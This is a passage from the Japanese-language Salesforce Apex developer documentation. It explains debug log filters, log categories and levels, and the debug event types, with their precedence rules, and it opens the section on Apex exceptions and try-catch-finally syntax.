ログの検索条件を設定する手順は、次のとおりです。

1. クラスまたはトリガの詳細ページから、[ログの検索条件] をクリックします。
2. [ログの検索条件の上書き] をクリックします。

   ログの検索条件は、デフォルトのログレベルに設定されます。
3. 各ログカテゴリに適したログレベルを選択します。


デバッグログカテゴリ、デバッグログレベル、およびデバッグログイベントについての詳細は、「デバッグログの検索条件の設定」を参照してください。

このセクションの内容:

3. デバッグログの優先順位
   ログに記録されるイベントは、さまざまな要素に応じて決まります。これらの要素として、追跡フラグ、デフォルトのログレベル、APIヘッダー、ユーザベースのシステムログ有効化、エントリポイントによって設定されたログレベルなどがあります。

開発者コンソールのログの操作

デバッグログを開くには、開発者コンソールの [log (ログ)] タブを使用します。



ログはログインスペクタで開きます。ログインスペクタは、操作のソース、その操作のトリガ、その後の状況を表示する、コンテキスト依存の実行ビューアです。このツールを使用して、データベースイベント、Apex処理、ワークフロー、および入力規則ロジックを含むデバッグログを検査できます。

開発者コンソールでのログの操作についての詳細は、Salesforceオンラインヘルプの「ログインスペクタ」を参照してください。

開発者コンソールを使用またはデバッグログを監視している場合、ログに含まれる情報のレベルを指定できます。

ログカテゴリ
: Apex またはワークフロールールの情報など、ログに記録する情報の種類。

ログレベル
: ログに記録する情報量。

イベントの種別
: カテゴリおよびレベルの組み合わせによって、記録する活動が指定されます。行動が開始した行番号や文字番号、行動に関連する項目、行動の期間 (ミリ秒) など、各行動は追加情報をログに記録できます。

デバッグログカテゴリ

次のログカテゴリを指定できます。各カテゴリにログ記録される情報の量はログレベルによって異なります。

ログカテゴリ	説明
データベース	すべてのデータ操作言語 (DML) ステートメント、インライン SOQL または SOSL クエリなど、データベースアクティビティに関する情報を記録します。
ワークフロー	ルール名や実行されるアクションなど、ワークフロールール、フロー、プロセスの情報が含まれます。
入力規則	ルール名、規則が true または false のどちらに評価したのかなど、入力規則に関する情報を記録します。

ログカテゴリ	説明
コールアウト	サーバが外部 Web サービスから送受信している要求応答 XML を記録します。これは、Force.com Web サービスの API コールの使用に関連する問題をデバッグするときに便利です。
`Apex コード`	Apex コードに関する情報と、DML ステートメントによって生成されたログメッセージ、インライン SOQL または SOSL クエリ、トリガの開始と完了、およびテストメソッドの開始と完了などの情報を記録します。
`Apex プロファイリング`	名前空間の制限、送信されるメール数など、累積プロファイリング情報が含まれます。
`Visualforce`	ビューステートの逐次化および並列化、Visualforce ページの数式項目の評価など、Visualforce のイベントに関する情報を記録します。
システム	`System.debug` メソッドなど、すべてのシステムメソッドへのコールに関する情報を記録します。

デバッグログレベル

次のログレベルを指定できます。レベルは、低いものから順に並べてあります。特定のイベントはカテゴリおよびレベルの組み合わせに基づいてログ記録されます。多くのイベントの INFO レベルでのログ記録が開始されます。レベルは累積です。つまり、FINE を選択すると、ログには DEBUG、INFO、WARN および ERROR レベルでログ記録されたすべてのイベントも含まれます。

メモ: すべてのレベルがすべてのカテゴリに使用できるわけではありません。1 つまたは複数のイベントに対応するレベルだけです。

- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST

重要: リリースを実行する前に、Apex コードログレベルが FINEST に設定されていないことを確認します。FINEST に設定されていると、リリースにかかる時間が予想よりも長くなる可能性があります。開発者コンソールが開いている場合、リリース中に作成されたログを含むすべてのログに開発者コンソールのログレベルが影響します。


デバッグイベントの種別

次は、デバッグログに記録される内容の例です。イベントは `USER_DEBUG` です。形式は *`timestamp`* | *イベント識別子*です。

- *タイムスタンプ*:イベント発生時の時刻と括弧で囲まれた値で構成されます。時刻はユーザのタイムゾーンで、形式は *HH:mm:ss.SSS* となります。値は、要求が開始されてからの経過時間をミリ秒単位で表します。経過時間の値は、開発者コンソールで確認したログには含まれません。
- *イベント識別子*: `SAVEPOINT_RESET` や `VALIDATION_RULE` など、書き込まれるデバッグログをトリガした特定のイベント、およびメソッド名またはコードが実行された行番号および文字番号など、そのイベントと共に記録された追加情報で構成されます。

次に、デバッグログ行の例を示します。

デバッグログの行の例



この例では、イベント識別子は次のもので構成されます。

- イベントの名前:

```
USER_DEBUG
```

- コードのイベントの行番号:

```
[2]
```

- `System.Debug` メソッドが設定されたログレベル:

```
DEBUG
```

- `System.Debug` メソッドのユーザ入力の文字列:

```
Hello world!
```

ログの行の次の例は、次のコードスニペットによってトリガされます。

デバッグログの行のコードスニペット

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

次のログ行は、テストがコードの行 5 に達した場合に記録されます。

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

この例では、イベント識別子は次のもので構成されます。

- イベントの名前:

```
DML_BEGIN
```

- コードのイベントの行番号:

```
[5]
```

- DML 操作種別:Insert:

```
Op:Insert
```

- オブジェクト名:

```
Type:Invoice_Statement__c
```

- DML 操作に渡される行数:

```
Rows:1
```

次の表には、記録されるイベントの種類、各イベントと記録される項目またはその他の情報、イベントをログ記録するログレベルおよびカテゴリの組み合わせを示しています。

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
BULK_HEAP_ALLOCATE	割り当てられたバイト数	Apex コード	FINEST
CALLOUT_REQUEST	行番号、要求ヘッダー	コールアウト	INFO 以上
CALLOUT_RESPONSE	行番号、レスポンスボディ	コールアウト	INFO 以上
CODE_UNIT_FINISHED	なし	Apex コード	ERROR 以上
CODE_UNIT_STARTED	MyTrigger on Account trigger event BeforeInsert for [new] などの、行番号およびコードユニット名	Apex コード	ERROR 以上
CONSTRUCTOR_ENTRY	行番号、Apex クラス ID、文字列 <init>() (パラメータがある場合は括弧内にパラメータの種別)	Apex コード	DEBUG 以上
CONSTRUCTOR_EXIT	行番号および文字列 <init>() (パラメータがある場合は括弧内にパラメータの種別)	Apex コード	DEBUG 以上
CUMULATIVE_LIMIT_USAGE	なし	Apex プロファイリング	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
CUMULATIVE_LIMIT_USAGE_END	なし	Apex プロファイリング	INFO 以上
CUMULATIVE_PROFILING	なし	Apex プロファイリング	FINE 以上
CUMULATIVE_PROFILING_BEGIN	なし	Apex プロファイリング	FINE 以上
CUMULATIVE_PROFILING_END	なし	Apex プロファイリング	FINE 以上
DML_BEGIN	行番号、操作(Insert、Update など)、レコード名またはレコードタイプ、DML 操作に渡される行数	DB	INFO 以上
DML_END	行番号	DB	INFO 以上
EMAIL_QUEUE	行番号	Apex コード	INFO 以上
ENTERING_MANAGED_PKG	パッケージ名前空間	Apex コード	INFO 以上
EXCEPTION_THROWN	行番号、例外種別、メッセージ	Apex コード	INFO 以上
EXECUTION_FINISHED	なし	Apex コード	ERROR 以上
EXECUTION_STARTED	なし	Apex コード	ERROR 以上
FATAL_ERROR	例外種別、メッセージ、スタックトレース	Apex コード	ERROR 以上
FLOW_ACTIONCALL_DETAIL	インタビュー ID、要素名、アクション種別、アクション Enum または ID、アクションコールが成功したかどうか、エラーメッセージ	ワークフロー	FINER 以上
FLOW_ASSIGNMENT_DETAIL	インタビュー ID、参照、演算子、値	ワークフロー	FINER 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
FLOW_BULK_ELEMENT_BEGIN	インタビュー ID、要素の種類	ワークフロー	FINE 以上
FLOW_BULK_ELEMENT_DETAIL	インタビュー ID、要素の種類、要素名、レコードの数、実行時間	ワークフロー	FINER 以上
FLOW_BULK_ELEMENT_END	インタビュー ID、要素の種類、要素名、レコードの数	ワークフロー	FINE 以上
FLOW_CREATE_INTERVIEW_BEGIN	組織 ID、定義 ID、バージョン ID	ワークフロー	INFO 以上
FLOW_CREATE_INTERVIEW_END	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_CREATE_INTERVIEW_ERROR	メッセージ、組織 ID、定義 ID、バージョン ID	ワークフロー	ERROR 以上
FLOW_ELEMENT_BEGIN	インタビュー ID、要素の種類、要素名	ワークフロー	FINE 以上
FLOW_ELEMENT_DEFERRED	要素の種類および要素名	ワークフロー	FINE 以上
FLOW_ELEMENT_END	インタビュー ID、要素の種類、要素名	ワークフロー	FINE 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名 (フロー実行時例外)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名 (スパーク該当なし)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名 (デザイナ例外)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名 (デザイナ制限数超過)	ワークフロー	ERROR 以上
FLOW_ELEMENT_ERROR	メッセージ、要素の種類、要素名 (デザイナ実行時例外)	ワークフロー	ERROR 以上
FLOW_ELEMENT_FAULT	メッセージ、要素の種類、要素名 (障害パスの取得)	ワークフロー	WARNING 以上
FLOW_INTERVIEW_PAUSED	インタビュー ID、フロー名、ユーザが一時停止した理由	ワークフロー	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
FLOW_INTERVIEW_RESUMED	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_LOOP_DETAIL	インタビュー ID、インデックス、値 インデックスは、ループが機能する項目のコレクション変数の位置です。	ワークフロー	FINER 以上
FLOW_RULE_DETAIL	インタビュー ID、ルール名、結果	ワークフロー	FINER 以上
FLOW_START_INTERVIEW_BEGIN	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_START_INTERVIEW_END	インタビュー ID、フロー名	ワークフロー	INFO 以上
FLOW_START_INTERVIEWS_BEGIN	要求	ワークフロー	INFO 以上
FLOW_START_INTERVIEWS_END	要求	ワークフロー	INFO 以上
FLOW_START_INTERVIEWS_ERROR	メッセージ、インタビュー ID、フロー名	ワークフロー	ERROR 以上
FLOW_SUBFLOW_DETAIL	インタビュー ID、名前、定義 ID、バージョン ID	ワークフロー	FINER 以上
FLOW_VALUE_ASSIGNMENT	インタビュー ID、キー、値	ワークフロー	FINER 以上
FLOW_WAIT_EVENT_RESUMING_DETAIL	インタビューID、要素名、イベント名、イベントタイプ	ワークフロー	FINER 以上
FLOW_WAIT_EVENT_WAITING_DETAIL	インタビューID、要素名、イベント名、イベントタイプ、条件が満たされたかどうか	ワークフロー	FINER 以上
FLOW_WAIT_RESUMING_DETAIL	インタビューID、要素名、保持されたインタビュー ID	ワークフロー	FINER 以上
FLOW_WAIT_WAITING_DETAIL	インタビューID、要素名、要素が待機しているイベントの数、保持されたインタビュー ID	ワークフロー	FINER 以上
HEAP_ALLOCATE	行番号、バイト数	Apex コード	FINER 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
HEAP_DEALLOCATE	割り当て解除された行番号およびバイト数	Apex コード	FINER 以上
IDEAS_QUERY_EXECUTE	行番号	DB	FINEST
LIMIT_USAGE_FOR_NS	名前空間および次の制限: Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes	Apex プロファイリング	FINEST

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
	`Number of child relationships` ` describes` `Number of picklist describes` `Number of future calls` `Number of find similar calls` `Number of System.runAs()` `invocations`		
METHOD_ENTRY	**行番号、クラスの** Force.com ID**、メソッドの署名**	Apex **コード**	DEBUG **以上**
METHOD_EXIT	**行番号、クラスの** Force.com ID**、メソッドの署名** **コンストラクタの場合、行番号、クラス名が記録されます。**	Apex **コード**	DEBUG **以上**
POP_TRACE_FLAGS	**行番号、ログ検索条件が設定されているか、範囲に含まれるクラスまたはトリガの** Force.com ID**、このクラスまたはトリガの名前、この範囲から出た後に有効になったログ検索条件設定**	**システム**	INFO **以上**
PUSH_NOTIFICATION_INVALID_APP	**アプリケーションの名前空間、アプリケーション名。** Apex **コードで、組織に存在しないアプリケーションまたは転送対応でないアプリ**	Apex **コード**	ERROR

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
	ケーションに通知を送信しようとするとこのイベントが発生します。		
PUSH_NOTIFICATION_INVALID_CERTIFICATE	アプリケーションの名前空間、アプリケーション名。 このイベントは、証明書が無効であることを示します。たとえば、期限切れなどです。	Apex コード	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	アプリケーションの名前空間、アプリケーション名、サービス種別 (Apple または Android GCM)、ユーザ ID、デバイス、ペイロード (サブ文字列)、ペイロード長。 このイベントは、通知ペイロードが長すぎる場合に発生します。	Apex コード	ERROR
PUSH_NOTIFICATION_NO_DEVICES	アプリケーションの名前空間、アプリケーション名。 このイベントは、通知の送信対象ユーザにデバイスを登録していているユーザがいない場合に発生します。	Apex コード	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	このイベントは、組織で転送通知が有効になっていない場合に発生します。	Apex コード	INFO
PUSH_NOTIFICATION_SENT	アプリケーションの名前空間、アプリケーション名、サービス種別 (Apple または Android GCM)、ユーザ ID、デバイス、ペイロード (サブ文字列) このイベントでは、通知の送信が承諾されたことが記録されます。通知の送信が保証されるわけではありません。	Apex コード	DEBUG
PUSH_TRACE_FLAGS	行番号、ログ検索条件が設定されていて範囲から除外されるクラスまたはトリガの Force.com ID、このクラスまたはトリガの名前、この範囲に入った後に有効になったログ検索条件設定	システム	INFO 以上
QUERY_MORE_BEGIN	行番号	DB	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
QUERY_MORE_END	行番号	DB	INFO 以上
QUERY_MORE_ITERATIONS	行番号、queryMore 反復数	DB	INFO 以上
SAVEPOINT_ROLLBACK	行番号、Savepoint 名	DB	INFO 以上
SAVEPOINT_SET	行番号、Savepoint 名	DB	INFO 以上
SLA_END	ケース数、読み込み時間、処理時間、挿入/更新/削除するケースのマイルストンの数、新しいトリガ	ワークフロー	INFO 以上
SLA_EVAL_MILESTONE	マイルストン ID	ワークフロー	INFO 以上
SLA_NULL_START_DATE	なし	ワークフロー	INFO 以上
SLA_PROCESS_CASE	ケース ID	ワークフロー	INFO 以上
SOQL_EXECUTE_BEGIN	行番号、集計数、クエリソース	DB	INFO 以上
SOQL_EXECUTE_END	行番号、行数、期間 (ミリ秒)	DB	INFO 以上
SOSL_EXECUTE_BEGIN	行番号、クエリソース	DB	INFO 以上
SOSL_EXECUTE_END	行番号、行数、期間 (ミリ秒)	DB	INFO 以上
STACK_FRAME_VARIABLE_LIST	フレーム番号、次の形式の変数リスト:*変数番号* | *値* 次に例を示します。 `var1:50` `var2:'Hello World'`	Apex プロファイリング	FINE 以上
STATEMENT_EXECUTE	行番号	Apex コード	FINER 以上
STATIC_VARIABLE_LIST	次の形式の変数リスト:*変数番号* | *値* 次に例を示します。 `var1:50` `var2:'Hello World'`	Apex プロファイリング	FINE 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
SYSTEM_CONSTRUCTOR_ENTRY	行番号および文字列 <init>() (パラメータがある場合は括弧内にパラメータの種別)	システム	DEBUG 以上
SYSTEM_CONSTRUCTOR_EXIT	行番号および文字列 <init>() (パラメータがある場合は括弧内にパラメータの種別)	システム	DEBUG 以上
SYSTEM_METHOD_ENTRY	行番号、メソッドの署名	システム	DEBUG 以上
SYSTEM_METHOD_EXIT	行番号、メソッドの署名	システム	DEBUG 以上
SYSTEM_MODE_ENTER	モード名	システム	INFO 以上
SYSTEM_MODE_EXIT	モード名	システム	INFO 以上
TESTING_LIMITS	なし	Apex プロファイリング	INFO 以上
TOTAL_EMAIL_RECIPIENTS_QUEUED	送信メール数	Apex プロファイリング	FINE 以上
USER_DEBUG	行番号、ログレベル、ユーザ入力の文字列	Apex コード	デフォルトでは DEBUG 以上。ユーザが System.Debug メソッドのログレベルを設定すると、イベントはこのレベルでログ記録されます。
VALIDATION_ERROR	エラーメッセージ	入力規則	INFO 以上
VALIDATION_FAIL	なし	入力規則	INFO 以上
VALIDATION_FORMULA	数式ソース、値	入力規則	INFO 以上
VALIDATION_PASS	なし	入力規則	INFO 以上
VALIDATION_RULE	ルール名	入力規則	INFO 以上
VARIABLE_ASSIGNMENT	行番号、変数名、変数の値の文字列表現、変数のアドレス	Apex コード	FINEST

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
VARIABLE_SCOPE_BEGIN	行番号、変数名、型、変数が参照可能かどうかを示す値、変数が静的かどうかを示す値	Apex コード	FINEST
VARIABLE_SCOPE_END	なし	Apex コード	FINEST
VF_APEX_CALL	要素名、メソッド名、戻り値のデータ型	Apex コード	INFO 以上
VF_DESERIALIZE_VIEWSTATE_BEGIN	ビューステート ID	Visualforce	INFO 以上
VF_DESERIALIZE_VIEWSTATE_END	なし	Visualforce	INFO 以上
VF_EVALUATE_FORMULA_BEGIN	ビューステート ID、数式	Visualforce	FINER 以上
VF_EVALUATE_FORMULA_END	なし	Visualforce	FINER 以上
VF_PAGE_MESSAGE	メッセージテキスト	Apex コード	INFO 以上
VF_SERIALIZE_VIEWSTATE_BEGIN	ビューステート ID	Visualforce	INFO 以上
VF_SERIALIZE_VIEWSTATE_END	なし	Visualforce	INFO 以上
WF_ACTION	アクションの説明	ワークフロー	INFO 以上
WF_ACTION_TASK	ToDo 件名、アクション ID、ルール、所有者、期日	ワークフロー	INFO 以上
WF_ACTIONS_END	実行されたアクションの概要	ワークフロー	INFO 以上
WF_APPROVAL	トランザクションタイプ、EntityName: NameField Id、プロセスノード名	ワークフロー	INFO 以上
WF_APPROVAL_REMOVE	EntityName: NameField Id	ワークフロー	INFO 以上
WF_APPROVAL_SUBMIT	EntityName: NameField Id	ワークフロー	INFO 以上
WF_ASSIGN	所有者、割り当て先テンプレート ID	ワークフロー	INFO 以上
WF_CRITERIA_BEGIN	EntityName: NameField Id、ルール名、ルール ID、トリガの種類 (ルールがトリガの種類を重視する場合)	ワークフロー	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
WF_CRITERIA_END	成功を示す Boolean 値 (true または false)	ワークフロー	INFO 以上
WF_EMAIL_ALERT	アクション ID、ルール	ワークフロー	INFO 以上
WF_EMAIL_SENT	メールテンプレート ID、受信者、CC メール	ワークフロー	INFO 以上
WF_ENQUEUE_ACTIONS	エンキューされたアクションの概要	ワークフロー	INFO 以上
WF_ESCALATION_ACTION	ケース ID、営業時間	ワークフロー	INFO 以上
WF_ESCALATION_RULE	なし	ワークフロー	INFO 以上
WF_EVAL_ENTRY_CRITERIA	プロセス名、メールテンプレート ID、結果を示す Boolean 値 (true または false)	ワークフロー	INFO 以上
WF_FIELD_UPDATE	EntityName: NameField Id、オブジェクトまたは項目名	ワークフロー	INFO 以上
WF_FORMULA	数式ソース、値	ワークフロー	INFO 以上
WF_HARD_REJECT	なし	ワークフロー	INFO 以上
WF_NEXT_APPROVER	所有者、次の所有者の種類、項目	ワークフロー	INFO 以上
WF_NO_PROCESS_FOUND	なし	ワークフロー	INFO 以上
WF_OUTBOUND_MSG	EntityName: NameField Id、アクション ID、ルール	ワークフロー	INFO 以上
WF_PROCESS_NODE	プロセス名	ワークフロー	INFO 以上
WF_REASSIGN_RECORD	EntityName: NameField Id および所有者	ワークフロー	INFO 以上
WF_RESPONSE_NOTIFY	通知者名、通知者のメール、通知者テンプレート ID	ワークフロー	INFO 以上

イベントの名前	イベントと共に記録される項目または情報	記録されるカテゴリ	記録されるレベル
WF_RULE_ENTRY_ORDER	順序を示す整数	ワークフロー	INFO 以上
WF_RULE_EVAL_BEGIN	ルールタイプ	ワークフロー	INFO 以上
WF_RULE_EVAL_END	なし	ワークフロー	INFO 以上
WF_RULE_EVAL_VALUE	値	ワークフロー	INFO 以上
WF_RULE_FILTER	検索条件	ワークフロー	INFO 以上
WF_RULE_INVOCATION	EntityName: NameField Id	ワークフロー	INFO 以上
WF_RULE_NOT_EVALUATED	なし	ワークフロー	INFO 以上
WF_SOFT_REJECT	プロセス名	ワークフロー	INFO 以上
WF_SPOOL_ACTION_BEGIN	ノードタイプ	ワークフロー	INFO 以上
WF_TIME_TRIGGER	EntityName: NameField Id、タイムアクション、タイムアクションコンテナ、評価の日時	ワークフロー	INFO 以上
WF_TIME_TRIGGERS_BEGIN	なし	ワークフロー	INFO 以上

Apex API コールのデバッグ

Apex を呼び出すすべての API コールは、`System.debug()` へのコールを含む、コードの実行に関する詳細情報へのアクセスが可能なデバッグ機能をサポートしています。開発者コンソールに加えて、`DebuggingHeader` と呼ばれる SOAP インプットヘッダーによって、次の表で概説されたレベルに応じたログ精度の設定が可能です。

要素名	型	説明
LogCategory	string	デバッグログに返される情報の種類を指定します。有効な値は、次のとおりです。 • Db • Workflow • Validation • Callout • Apex_code • Apex_profiling • All
LogCategoryLevel	string	デバッグログに返される情報の量を指定します。Apex_code LogCategory のみで、ログカテゴリのレベルを使用します。 有効なログレベルは次のとおりです (低いものから順に並べてあります)。 • ERROR • WARN • INFO • DEBUG • FINE • FINER • FINEST

下位互換性のため、次のログレベルは DebuggingHeader の一部として引き続きサポートされます。

ログレベル	説明
NONE	ログメッセージを含みません。
DEBUGONLY	低いレベルのメッセージと、System.debug メソッドへのコールによって生成されたメッセージを記録します。
DB	すべての各データ操作言語 (DML) ステートメントまたはインライン SOQL または SOSL クエリと同様に、System.debug メソッドに対するコールによって生成されたログメッセージを含みます。
PROFILE	System.debug メソッドへのコールによって生成されたログメッセージ、すべての DML ステートメントまたはインライン SOQL または SOSL クエリ、およびすべてのユーザ定義のメソッドの開始と終了を記録します。さらに、デバッグログの最後には、SOQL または SOSL ステートメント、DML 処理、Apex メソッドの呼び出しから判断して、最もリソースを使用した要求の部分について、全体的なプロファイル情報を記録します。これらの 3 つのセクション

ログレベル	説明
	は、コード内で最も時間を消費した場所と実行回数を、総計累積時間の降順で表示します。
CALLOUT	サーバが外部 Web サービスから送受信している要求応答 XML を記録します。これは、Force.com Web サービスの API コールの使用に関連する問題をデバッグするときに便利です。
DETAIL	PROFILE レベルで生成されたすべてのメッセージと、次を含みます。 • 変数宣言ステートメント • ループ実行の開始 • break や continue など、すべてのループ制御 • 例外発生 * • 静的リソースとクラスの初期化コード * • with sharing コンテキストでの変更

関連出力ヘッダー、DebuggingInfo は、結果生成されるデバッグログを含みます。詳細は、「DebuggingHeader」(ページ 2611)を参照してください。

デバッグログの優先順位

ログに記録されるイベントは、さまざまな要素に応じて決まります。これらの要素として、追跡フラグ、デフォルトのログレベル、API ヘッダー、ユーザベースのシステムログ有効化、エントリポイントによって設定されたログレベルなどがあります。

デバッグログレベルの優先順位は次のとおりです。

1. 開発者コンソールで設定された追跡フラグにより、他のすべてのログ記録ロジックが上書きされます。開発者コンソールは読み込み時に追跡フラグを設定し、その追跡フラグは期限が切れるまで有効な状態が続きます。
   a. 追跡フラグとその期限にアクセスするには、開発者コンソールを開き、[Debug (デバッグ)] > [Change Log Levels (ログレベルを変更)] をクリックします。
   b. クラスまたはトリガの追跡フラグを追加するには、[Add (追加)] をクリックし、クラスまたはトリガを選択して [Add (追加)] をクリックします。
   c. ログレベルを調整するには、項目をダブルクリックします。

   メモ: 追跡フラグを設定してもログの生成や保存は行われません。追跡フラグによって他のログレベルが上書きされますが、ログが記録されることはありません。クラスまたはトリガが実行されたときにログ記録が有効であれば、実行時にログが生成されます。

2. 有効な追跡フラグがない場合、同期または非同期 Apex テストがデフォルトのログレベルで実行されます。デフォルトのログレベルは次のとおりです。

DB
INFO

APEX_CODE
DEBUG

APEX_PROFILING
INFO

WORKFLOW
INFO

VALIDATION
INFO

CALLOUT
INFO

VISUALFORCE
INFO

SYSTEM
DEBUG

3. 関連する追跡フラグが無効でテストが実行中ではない場合は、APIヘッダーでログレベルが設定されます。デバッグヘッダーなしで送信されたAPI要求では、別のログルールが有効な場合を除き、一時的なログ、つまり保存されないログが生成されます。
4. ユーザに対してシステムログを有効化すると、そのユーザの以降20件の要求についてデバッグログが生成されます。
5. エントリポイントでログレベルが設定されている場合は、そのログレベルが使用されます。たとえば、Visualforce 要求には、ログレベルを設定するデバッグパラメータを含めることができます。

上記のいずれも該当しない場合、ログの生成と保持は行われません。

Apex での例外

*例外*は、コード実行の正常な流れを中断させるエラーやその他のイベントが発生したことを通知します。`throw` ステートメントは例外の生成に使用され、`try`、`catch`、および `finally` ステートメントは例外から適切に復旧するために使用されます。

コードでエラーを処理するには、`System.assert` コールのようなアサーションの使用や、エラーコードやBoolean値を返すなど、さまざまな方法がありますが、なぜ例外を使うのでしょうか。例外を使用する利点は、エラー処理が簡素化されることです。例外は、コールされたメソッドからコール側に必要な数のレベルで生成されて放置され、`catch` ステートメントが見つかるとエラーが処理されます。これにより、各メソッドでエラーを処理するコードを記述する必要がなくなります。また、`finally` ステートメントを使用することで、変数のリセットやデータの削除など、例外からの復旧を一元的に行うことができます。

例外が発生すると何が行われるか

例外が発生すると、コードの実行は停止し、例外発生より前に処理されたDML操作はロールバックされてデータベースにはコミットされません。例外はデバッグログに記録されます。未対応の例外、つまり、コードで

キャッチされない例外の場合、Salesforce から開発者に例外情報を記載したメールが送信され、エンドユーザの Salesforce ユーザインターフェースにエラーメッセージが表示されます。


未対応の例外メール

`LastModifiedBy` 項目で指定された開発者に対して、Apex スタック追跡と顧客の組織およびユーザ ID を記載した、エラーを通知するメールが送信されます。他の顧客データはレポートに記載されません。

メモ: 重複する例外が発生すると、開発者の受信トレイが同じエラーに関するメールで溢れないように、最初のメールのみが送信され、それ以降の例外メールは抑制されることがあります。メールの抑制は、同期的に実行される Apex コードが対象です。Apex 一括処理や future メソッド (`@future` のアノテーション付きメソッド) など非同期 Apex の場合は、重複する例外のメールが抑制されません。

ユーザインターフェースでの未対応の例外

エンドユーザが標準のユーザインターフェースを使用中に Apex コードで例外が発生した場合、未対応の例外を示すテキストを含むエラーメッセージがページに次のように表示されます。



Exception ステートメント

Apex では、*Exception* を使用して、コード実行の正常な流れを中断させるエラーその他のイベントを記録します。`throw` ステートメントは例外の生成に使用でき、`try`、`catch`、および `finally` は例外から適切に復旧するために使用できます。

throw ステートメント

`throw` ステートメントを使用して、エラーが発生したことを通知できます。例外を発生させるには、`throw` ステートメントに例外オブジェクトを指定して、特定のエラーに関する情報を提供します。次に例を示します。

```
throw exceptionObject;
```

Try-Catch-Finally ステートメント

try、catch、finally の各ステートメントを使用して、発生した例外から適切に復旧できます。

- try ステートメントは例外が発生する可能性のあるコードのブロックを識別します。
- catch ステートメントは、特定の種類の例外を処理できるコードのブロックを識別します。1 つの try ステートメントに、catch ステートメントを 1 つ以上関連付けられます (まったく関連付けないこともできます)。各 catch ステートメントには一意の例外種別が必要です。また、特定の例外種別が 1 つの catch ブロックでキャッチされると、残りの catch ブロックが存在する場合でもそれらのブロックは実行されません。
- finally ステートメントは実行が保証されているコードのブロックを識別し、コードをクリーンアップすることができます。1 つの try ステートメントに finally ステートメントを 1 つまで関連付けられます。finally ブロックのコードは、例外の発生の有無や発生した例外の種別に関係なく、常に実行されます。finally ブロックは常に実行されるため、リソースの解放などのクリーンアップコードに使用します。

構文

try、catch、および finally ステートメントの構文は次のとおりです。

```
try {
  // Try block
 code_block
} catch (exceptionType variableName) {
  // Initial catch block.
  // At least the catch block or the finally block must be present.
 code_block
} catch (Exception e) {
